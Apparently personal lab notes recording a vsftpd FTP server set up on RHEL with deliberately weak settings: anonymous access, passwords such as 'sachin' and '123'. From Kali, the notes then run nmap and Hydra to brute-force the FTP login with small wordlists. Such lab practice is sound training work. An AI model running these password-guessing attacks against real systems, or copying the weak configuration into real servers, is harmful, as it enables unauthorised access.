ftp

28 August 2024 10:06

```
[root@localhost ~]# ping 192.168.189.161
PING 192.168.189.161 (192.168.189.161) 56(84) bytes of data.
64 bytes from 192.168.189.161: icmp_seq=1 ttl=64 time=0.975 ms
64 bytes from 192.168.189.161: icmp_seq=2 ttl=64 time=1.66 ms
64 bytes from 192.168.189.161: icmp_seq=3 ttl=64 time=1.31 ms
^C
--- 192.168.189.161 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.975/1.316/1.659/0.279 ms
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# yum repolist
Updating Subscription Management repositories.
Unable to read consumer identity

This system is not registered with an entitlement server. You can use subscription-manager to register.

repo id                                             repo name
path-1                                              BaseOS
path-2                                              AppStream
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# dnf install  vsftpd -y
Updating Subscription Management repositories.
```

```
[root@localhost ~]# systemctl enable vsftpd ; systemctl start vsftpd
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /usr/lib/systemd/system/vsftpd
.service.
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# netstat -tunlp | grep vsftpd
tcp6       0      0 :::21                   :::*                    LISTEN      23262/vsftpd
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# grep ftp /etc/passwd
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
[root@localhost ~]#
[root@localhost ~]# useradd sachin
[root@localhost ~]#
[root@localhost ~]# echo "sachin" | passwd --stdin sachin
Changing password for user sachin.
passwd: all authentication tokens updated successfully.
[root@localhost ~]#
[root@localhost ~]# grep -in anonymous /etc/vsftpd/vsftpd.conf
11:# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
12:anonymous_enable=NO
24:# Uncomment this to allow the anonymous FTP user to upload files. This only
30:# Uncomment this if you want the anonymous FTP user to be able to create
44:# If you want, you can arrange for uploaded anonymous files to be owned by
88:# You may specify a file of disallowed anonymous e-mail addresses. Apparently
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# grep -in local /etc/vsftpd/vsftpd.conf
14:# Uncomment this to allow local users to log in.
15:local_enable=YES
20:# Default umask for local users is 077. You may wish to change this to 022,
22:local_umask=022
```

```
[root@localhost ~]#
[root@localhost ~]# vim /etc/vsftpd/vsftpd.conf
[root@localhost ~]#
```

```
[root@localhost ~]# cat /etc/vsftpd/vsftpd.conf
# Example config file /etc/vsftpd/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
```

```
[root@localhost ~]# systemctl restart vsftpd
[root@localhost ~]#
[root@localhost ~]# cd /var/ftp
[root@localhost ftp]#
[root@localhost ftp]#
[root@localhost ftp]# pwd
/var/ftp
[root@localhost ftp]#
[root@localhost ftp]#
[root@localhost ftp]# ls
pub
[root@localhost ftp]#
[root@localhost ftp]# ls pub/
[root@localhost ftp]#
[root@localhost ftp]# echo "HELLO INDIA" > f1.txt
[root@localhost ftp]#
[root@localhost ftp]# ls
f1.txt  pub
[root@localhost ftp]#
[root@localhost ftp]# mkdir rhel
[root@localhost ftp]#
[root@localhost ftp]# ls
f1.txt  pub  rhel
[root@localhost ftp]#
[root@localhost ftp]# cd pub
[root@localhost pub]#
[root@localhost pub]# touch abc{1..3}
[root@localhost pub]#
```

```
[root@localhost ftp]# cd pub
[root@localhost pub]#
[root@localhost pub]# touch abc{1..3}
[root@localhost pub]#
[root@localhost pub]# cd ..
```

```
[root@localhost ftp]#
[root@localhost ftp]# ls
f1.txt  pub  rhel
[root@localhost ftp]#
[root@localhost ftp]# cd rhel
[root@localhost rhel]#
[root@localhost rhel]# touch tcs{1..3}
[root@localhost rhel]#
[root@localhost rhel]# ls
tcs1  tcs2  tcs3
[root@localhost rhel]#
[root@localhost rhel]# cd
[root@localhost ~]#
[root@localhost ~]# tree /var/ftp/
/var/ftp/
├── f1.txt
├── pub
│   ├── abc1
│   ├── abc2
│   └── abc3
└── rhel
    ├── tcs1
    ├── tcs2
    └── tcs3

2 directories, 7 files
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# su - sachin
[sachin@localhost ~]$
[sachin@localhost ~]$ ls
[sachin@localhost ~]$
```

```
[sachin@localhost ~]$ ls
[sachin@localhost ~]$
[sachin@localhost ~]$ touch  ibm1 ibm2
[sachin@localhost ~]$
[sachin@localhost ~]$ ls
ibm1  ibm2
[sachin@localhost ~]$
[sachin@localhost ~]$ exit
logout
[root@localhost ~]#
[root@localhost ~]# mkdir /var/ftp/redhatdvd
[root@localhost ~]#
[root@localhost ~]# cp -rf /redhat/* /var/ftp/redhatdvd/
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --list-services
cockpit dhcpv6-client ssh
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ls /var/ftp/
f1.txt  pub  redhatdvd  rhel
[root@localhost ~]#
[root@localhost ~]# ll /var/ftp/
total 8
-rw-r--r--. 1 root root   12 Aug 13 16:23 f1.txt
drwxr-xr-x. 2 root root   42 Aug 13 16:24 pub
drwxr-xr-x. 7 root root 4096 Aug 13 16:26 redhatdvd
drwxr-xr-x. 2 root root   42 Aug 13 16:24 rhel
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --permanent --add-service=ftp
success
```

```
[root@localhost ~]#
[root@localhost ~]# ls /var/ftp/
f1.txt  pub  redhatdvd  rhel
[root@localhost ~]#
[root@localhost ~]# ll /var/ftp/
total 8
-rw-r--r--. 1 root root   12 Aug 13 16:23 f1.txt
drwxr-xr-x. 2 root root   42 Aug 13 16:24 pub
drwxr-xr-x. 7 root root 4096 Aug 13 16:26 redhatdvd
drwxr-xr-x. 2 root root   42 Aug 13 16:24 rhel
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --permanent --add-service=ftp
success
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --list-services

cockpit dhcpv6-client ssh
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --reload
success
[root@localhost ~]#
[root@localhost ~]# firewall-cmd --list-services
cockpit dhcpv6-client ftp ssh
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# cp /etc/yum.repos.d/dvd.repo  /var/ftp/pub/
[root@localhost ~]#
[root@localhost ~]# ls /var/ftp/pub/
abc1  abc2  abc3  dvd.repo
[root@localhost ~]#
[root@localhost ~]#
```

```
[root@localhost ftp]# cd /home/kanhaiya/
[root@localhost kanhaiya]# ls
[root@localhost kanhaiya]#
[root@localhost kanhaiya]#
[root@localhost kanhaiya]# echo "hello" > secret.txt
[root@localhost kanhaiya]#
[root@localhost kanhaiya]#
```

Client server

==========

```
┌──(root㉿kali)-[~]
└─# nmap -p 21 192.168.0.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 21:01 EDT
Nmap scan report for 192.168.0.129
Host is up (0.073s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 10:3D:1C:F7:F7:3D (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -pn -p 21 192.168.1.67
Only 1 -p option allowed, separate multiple ranges wit
h commas.
QUITTING!

┌──(root㉿kali)-[~]
└─# nmap -pn 21 192.168.1.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-
28 00:03 EDT
Found no matches for the service mask 'n' and your spe
cified protocols
QUITTING!
```

```
┌──(root㉿kali)-[~]
└─# touch password.txt
```


```
┌──(root㉿kali)-[~]
└─# vim password.txt

┌──(root㉿kali)-[~]
└─# touch username.txt

┌──(root㉿kali)-[~]
└─# vim username.txt
```


```
┌──(root㉿kali)-[~]
└─# cat password.txt
null
deepak
sumit
amit
rahul
kanhaiya
raman
ravi
anshal
rajan
ranjan
karan
rohan
rahit
rahit

123
```

```
┌──(root㉿kali)-[~]
└─# hydra -l kanhaiya -P password.txt 192.168.1.67 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-28 00:31:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:1/p:17), ~2 tries per task
[DATA] attacking ftp://192.168.1.67:21/
[21][ftp] host: 192.168.1.67   login: kanhaiya   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-28 00:31:07
```

```
┌──(root㉿kali)-[~]
└─# hydra -l kanhaiya -p 123 192.168.1.67 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-08-28 00:51:26
[WARNING] Restorefile (you have 10 seconds to abort ... (use o
ption -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (
l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.67:21/
[21][ftp] host: 192.168.1.67   login: kanhaiya   password: 12
3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
```

```
┌──(root㉿kali)-[~]
└─# hydra -L username.txt -P password.txt 192.168.1.67 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Plea
se do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2024-08-28 00:52:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 255 login
 tries (l:15/p:17), ~16 tries per task
[DATA] attacking ftp://192.168.1.67:21/
[21][ftp] host: 192.168.1.67   login: kanhaiya   password: 12
3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished a
t 2024-08-28 00:53:49
```






```
┌──(root㉿kali)-[~]
└─# history
    1  cd
    2  clear
    3  nmap -p 21 192.168.0.29
    4  nmap -Pn 21 192.168.0.129
    5  nmap -Pn -p 21 192.168.0.129
    6  pwd
    7  ls
    8  hydra -l sachin -P password.txt 192.168.0.129 ftp
    9  hydra -l sachin -p sachin 192.168.0.129 ftp
   10  hydra -L username.txt -P password.txt 192.168.0.129 ftp
   11  ftp 192.168.0.29
   12  ftp 192.168.0.129
   13  ls
   14  cat secret.txt
   15  echo "hello" hello.txt
   16  echo "helo" > hello.txt
   17  ls
   18  ftp 192.168.0.129
   19  clear
```

ftp server

=======

```
   36  clear
   37  yum repolist
```

```
38 dnf install vsftpd -y
39 systemctl enable vsftpd
40 systemctl start vsftpd
41 grep ftp /etc/passwd
42 netstat -tunlp | grep vsftpd
43 useradd sachin
44 echo "sachin" | passwd --stdin sachin
45 grep -in anonymous /etc/vsftpd/vsftpd.conf
46 grep -in local /etc/vsftpd/vsftpd.conf
47 vim /etc/vsftpd/vsftpd.conf
48 systemctl restart vsftpd
49 cd /var/ftp
50 pwd
51 ls
52 ls pub/
53 echo "helo india" > secret.txt
54 ls
55 cd
56 firewall-cmd --list-services
57 firewall-cmd --permanent --add-service=ftp
58 firewall-cmd --list-services
59 firewall-cmd --reload
60 firewall-cmd --list-services
61 clear
62 cd /var/
63 ls
64 cd ftp/
65 ls
66 cat secret.txt
67 cp secret.txt pub/
68 ls pub/
69 clear
70 cd
71 clear
72 ifc
73 ip a
74 ifconfig
75 ls
76 cd /var
77 ls
78 cd ftp/
79 ls
80 cp secret.txt /home/sachin/
81 ls
82 cd
83 ls
84 cd /home/sachin/
85 ls
86 cat hello.txt
87 ifconfig
88 netstat -tunlp | grep vsftpd
89 cd
90 cd /var/ftp/
91 ls
92 cd /home/sachin/
93 ls
94 cat secret.txt
95 history
```